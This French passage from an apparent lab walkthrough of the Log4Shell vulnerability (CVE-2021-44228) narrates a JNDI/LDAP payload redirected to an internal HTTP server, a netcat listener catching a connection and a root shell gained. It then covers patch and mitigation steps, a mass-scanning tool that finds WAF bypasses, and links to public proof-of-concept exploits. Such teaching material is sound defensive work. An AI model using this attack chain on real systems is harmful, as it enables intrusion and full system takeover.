


Une fois le payload a été envoyé : Nous remarquons bien que notre serveur LDAP a reçu une requête qu'il a renvoyé vers le serveur http interne sur le port 8000 qu'on avait spécifié juste au-dessus, et une connexion qui a été initier depuis le serveur log4j jusqu'à notre machine attaquante :

Sur le terminal qui écoute avec la commande netcat sur le port 9001 :



Awesome ! nous avons accès à un shell root :



Mitigation :

CVE-2021-44228 : corrigé dans Log4j 2.15.0 (Java 8)

Mettre en œuvre l'une des techniques d'atténuation suivantes :

- Les utilisateurs de Java 8 (ou version ultérieure) doivent effectuer une mise à niveau vers la version 2.16.0.
- Les utilisateurs de Java 7 doivent effectuer une mise à niveau vers la version 2.12.2.
- Sinon, dans toute version autre que 2.16.0, vous pouvez supprimer la classe **JndiLookup** du chemin de classe : **zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class**
- Il est conseillé aux utilisateurs de ne pas activer JNDI dans Log4j 2.16.0. Si l'appender JMS est requis, utilisez Log4j 2.12.2

Scan de masse : log4-scan

C’est un outil open-source qui permet de voir tester la vulnérabilité d’un domain en lui passant en ligne de commande et retourne un message si l’url indiqué est bien vulnérable ou non.

Il permet aussi de :

- Scanner une seule URL en utilisant toutes les méthodes de requête : GET, POST (forme encodée d'URL), POST (corps JSON).
- Découvrir les bypasses WAF contre l'environnement.
- Scanner une liste d’URLs.

Références :

1. **https://github.com/kozmer/log4j-shell-poc**
2. **https://blog.checkpoint.com/2021/12/14/a-deep-dive-into-a-real-life-log4j-exploitation/**
3. **https://www.exploit-db.com/exploits/50592**
4. **https://github.com/fullhunt/log4j-scan**